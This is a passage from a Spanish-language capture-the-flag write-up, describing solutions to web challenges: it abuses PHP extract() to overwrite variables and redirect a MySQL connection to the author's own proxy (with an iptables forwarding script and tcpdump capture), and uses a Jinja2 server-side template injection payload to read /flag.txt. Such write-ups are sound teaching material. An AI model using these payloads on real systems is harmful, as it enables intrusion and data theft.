Lo ejecutamos y sacamos la contraseña:

```
$ ./bf_chars.sh
PREFIX: flag{3
PREFIX: flag{31
PREFIX: flag{313
PREFIX: flag{3133
PREFIX: flag{31337
PREFIX: flag{31337t
PREFIX: flag{31337tr
PREFIX: flag{31337tro
PREFIX: flag{31337trol
PREFIX: flag{31337trolo
```

```
PREFIX: flag{31337trolol
PREFIX: flag{31337trolol3
PREFIX: flag{31337trolol33
PREFIX: flag{31337trolol33t
PREFIX: flag{31337trolol33t!
PREFIX: flag{31337trolol33t!}
SOLUTION: flag{31337trolol33t!}
```

**Flag:** `flag{31337trolol33t!}`

## Web Level3

En esta web, si accedemos a las cabeceras que nos devuelve, podemos ver un identificador de *pastie*:

```
$ curl -v http://146.185.172.148:49000/
* Hostname was NOT found in DNS cache
*   Trying 146.185.172.148...
* Connected to 146.185.172.148 (146.185.172.148) port 49000 (#0)
> GET / HTTP/1.1
> User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
> Host: 146.185.172.148:49000
> Accept: */*
> Referer:
>
< HTTP/1.1 200 OK
< Date: Sat, 11 Jun 2016 12:35:48 GMT
* Server Apache/2.4.7 (Ubuntu) is not blacklisted
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: PHP/5.5.9-1ubuntu4.17
< pastie-private-ID: e1zsrbv7evokmybdcbwhqg
< Content-Length: 45
< Content-Type: text/html
<
* Connection #0 to host 146.185.172.148 left intact
I have lost my code :( where is my coooode :(
```

Pastie es una web para pegar código y compartirlo. Vamos a la dirección http://pastie.org/private/e1zsrbv7evokmybdcbwhqg y obtenemos el código fuente de la web:

```php
<?php
header('pastie-private-ID: XXXXXXX');
include_once("./flag.php"); // here is NOT your flag.
include_once("./database.php"); // database config
extract($_GET); // programmer sux

$conn = mysql_connect($host, $user, $pass, $database);
```

```
    if (!$conn) {
        die("Database Error");
    }


function bp1($password){
        if ( (!isset($_GET['p1'])) || (!is_numeric($_GET['p1'])) ||
(strlen($_GET['p1']) > 3) || ($_GET['p1'] < 10000) )
        return false;
    return true;
}

function bp2($password){
    if (!isset($_GET['p2']))
        return false;
    if (!strcmp($_GET['p2'], 'been12345HEre4AlongTime') == 0)
        return false;
    return true;
}


// here we go!
if ( (isset($_GET["p1"]) && isset($_GET["p2"])) && ( bp1($_GET["p1"])
      && bp2($_GET["p2"]) )) {
    echo "Now, go and get the flag ;)";
    $query = "SELECT hex(flag) FROM ctf.flag";

    $r = mysql_query($query);
    if (FALSE === $r) {
        die("QUERY Error");
    }

    $row = mysql_fetch_array($r);

    if ($debug) {
        header("host: {$host}");
        header("user: {$user}");
        header("flag: {$flag}");

    }
}else{
 die("I have lost my code :( where is my coooode :(");
}
    mysql_close($conn);
```

Aquí podemos ver que pasándole algunos valores GET podemos entrar dentro del *if "here we go!"* e incluso obtener información de "depuración":

```
$ curl -v 'http://146.185.172.148:49000/?
p1=1e9&p2=been12345HEre4AlongTime&debug=true'
```

```
* Hostname was NOT found in DNS cache
*   Trying 146.185.172.148...
* Connected to 146.185.172.148 (146.185.172.148) port 49000 (#0)
> GET /?p1=1e9&p2=been12345HEre4AlongTime&debug=true HTTP/1.1
> User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
> Host: 146.185.172.148:49000
> Accept: */*
> Referer:
>
< HTTP/1.1 200 OK
< Date: Sat, 11 Jun 2016 12:49:33 GMT
* Server Apache/2.4.7 (Ubuntu) is not blacklisted
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: PHP/5.5.9-1ubuntu4.17
< pastie-private-ID: e1zsrbv7evokmybdcbwhqg
< host: localhost
< user: ctf
< flag: The flag is a lie!
< Content-Length: 27
< Content-Type: text/html
<
* Connection #0 to host 146.185.172.148 left intact
Now, go and get the flag ;)
```

Esto se debe a que la llamada a la función *extract()* de PHP sobrescribe variables de la propia aplicación, pudiendo establecer el valor de *$debug* o cualquier otro.

De la misma manera, podemos sobrescribir la variable *$host* de la llamada *mysql_connect()* y conectarnos a un servidor nuestro que haga de proxy. Así, cuando hace la consulta "*SELECT hex(flag) FROM ctf.flag*" podremos capturarla y leer la respuesta. Esa respuesta, a diferencia de los credenciales de MySQL, no está cifrada.

En mi caso levanté una máquina en La Nube y le puse unas reglas de iptables para redirigir el tráfico del puerto 3306:

```
#!/bin/bash

IP="${1}" # Mi IP externa
TO_PORT=33006
TO_IP=146.185.172.148

iptables -t nat -F PREROUTING
iptables -t nat -F POSTROUTING
iptables -t nat -F FORWARD
iptables -F

sysctl net.ipv4.ip_forward=1

iptables -A FORWARD -d $IP -i eth0 -p tcp -m tcp --dport 3306 -j ACCEPT
iptables -t nat -A PREROUTING -d $IP -p tcp -m tcp --dport 3306 -j DNAT \
```

```
  --to-destination "${TO_IP}:${TO_PORT}"
iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE

iptables -t nat -L -n
```


Ponemos a capturar el tráfico en nuestro servidor:

```
# tcpdump -n 'port 3306' -w mysql.pcap -s 0
```

Ahora cargamos la web pero sobrescribiendo la variable *$host* para que apunte a nuestro servidor:

```
$  curl -v "http://146.185.172.148:49000/?
p1=1e9&p2=been12345HEre4AlongTime&debug=true&host=$MYSERVER"
*   Trying 146.185.172.148...
* Connected to 146.185.172.148 (146.185.172.148) port 49000 (#0)
> GET /?p1=1e9&p2=been12345HEre4AlongTime&debug=true&host=aa.bb.cc.dd HTTP/1.1
> Host: 146.185.172.148:49000
> User-Agent: curl/7.47.0
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Sun, 12 Jun 2016 08:26:57 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: PHP/5.5.9-1ubuntu4.17
< pastie-private-ID: e1zsrbv7evokmybdcbwhqg
< host: 52.91.106.100
< user: ctf
< flag: The flag is a lie!
< Content-Length: 27
< Content-Type: text/html
<
* Connection #0 to host 146.185.172.148 left intact
Now, go and get the flag ;)
```

Ya está. Ahora leemos el fichero PCAP y sacamos el contenido de la tabla *ctf.flag*:




Decodificamos ese *HEX* y obtenemos el flag:

```
mysql> SELECT x'666C61677B77656C6C646F6E656865726573796F7572666C61677D';
+-----------------------------------------------------------------+
| x'666C61677B77656C6C646F6E656865726573796F7572666C61677D' |
+-----------------------------------------------------------------+
| flag{welldoneheresyourflag}                                     |
+-----------------------------------------------------------------+
1 row in set (0.00 sec)
```

**Flag:** `flag{welldoneheresyourflag}`

## Web Level4

Al entrar en la URL que nos dan, podemos ver que es un sitio en Flask con Jinja2:




Tiene un fallo de *Server-Side Template Injection* que está explicado en detalle aquí:

http://www.lanmaster53.com/2016/03/exploring-ssti-flask-jinja2-part-2/

Lo explotamos usando la siguiente cadena para leer el fichero *"/flag.txt"*:

http://146.185.172.148:48000/invalid{{ ''. __class__ . __mro__ %5B2%5D. __subclasses__ () %5B40%5D('/flag.txt').read() }}


Acuérdate de desactivar NoScript y cualquier otro addon o aplicación que pueda estar interfiriendo.

**Flag:** `flag{flask_SSTI_notfound!}`

# Conclusiones y agradecimientos

Es mi primera experiencia participando en un CTF de este estilo y en ese sentido no ha podido ser más gratificante.

Durante el proceso de resolver los distintos niveles he tenido que desempolvar libros de los que ya me había olvidado y buscar en las profundidades de la red soluciones a problemas similares que me pudieran servir de ayuda. Seguramente debido a mi falta de experiencia haya solucionado algunos niveles de manera quizá no muy ortodoxa. Espero que aún así este documento no haya quedado demasiado soporífero y se entienda bien.

En cuanto a las pruebas, a algunas les he dedicado mucho tiempo y finalmente no las he conseguido solucionar. Pero ni acercarme a la solución. Así que he decidido no incluirlas en el documento. Especial mención requiere el primer nivel de Crypto. He probado un montón de polinomios, generándolos con coordenadas adyacentes, calculando sus soluciones usando en Octave, etc. Pero no he conseguido dar con la solución. He de señalar que mis conocimientos sobre criptografía son muy básicos. Pero me ha gustado repasar el sistema de secretos de Shamir e investigar otras alternativas para la compartición de secretos. Tampoco he incluido la prueba Misc sobre un fragmento de audio, que he intentando, pero a la que no he dedicado apenas tiempo comparado con el resto de pruebas. No se puede llegar a todo.

Las pruebas más sencillas me han parecido con diferencia las de tipo Web. No es que fuesen necesariamente más fáciles, pero digamos que me es un terreno más conocido. En las demás andaba bastante perdido, al menos al principio.

Llegados a este punto, solo me queda ya dar las gracias a los organizadores de este CTF. Me ha encantado y sin duda volveré a participar si tengo la oportunidad. Se nota, además, la dedicación y el esfuerzo que se ha puesto en la elaboración del mismo. Me lo he pasado en grande y he aprendido un montón por el camino gracias a la variedad de las pruebas y la especial complejidad de algunas de ellas.

¡Nos volveremos a ver!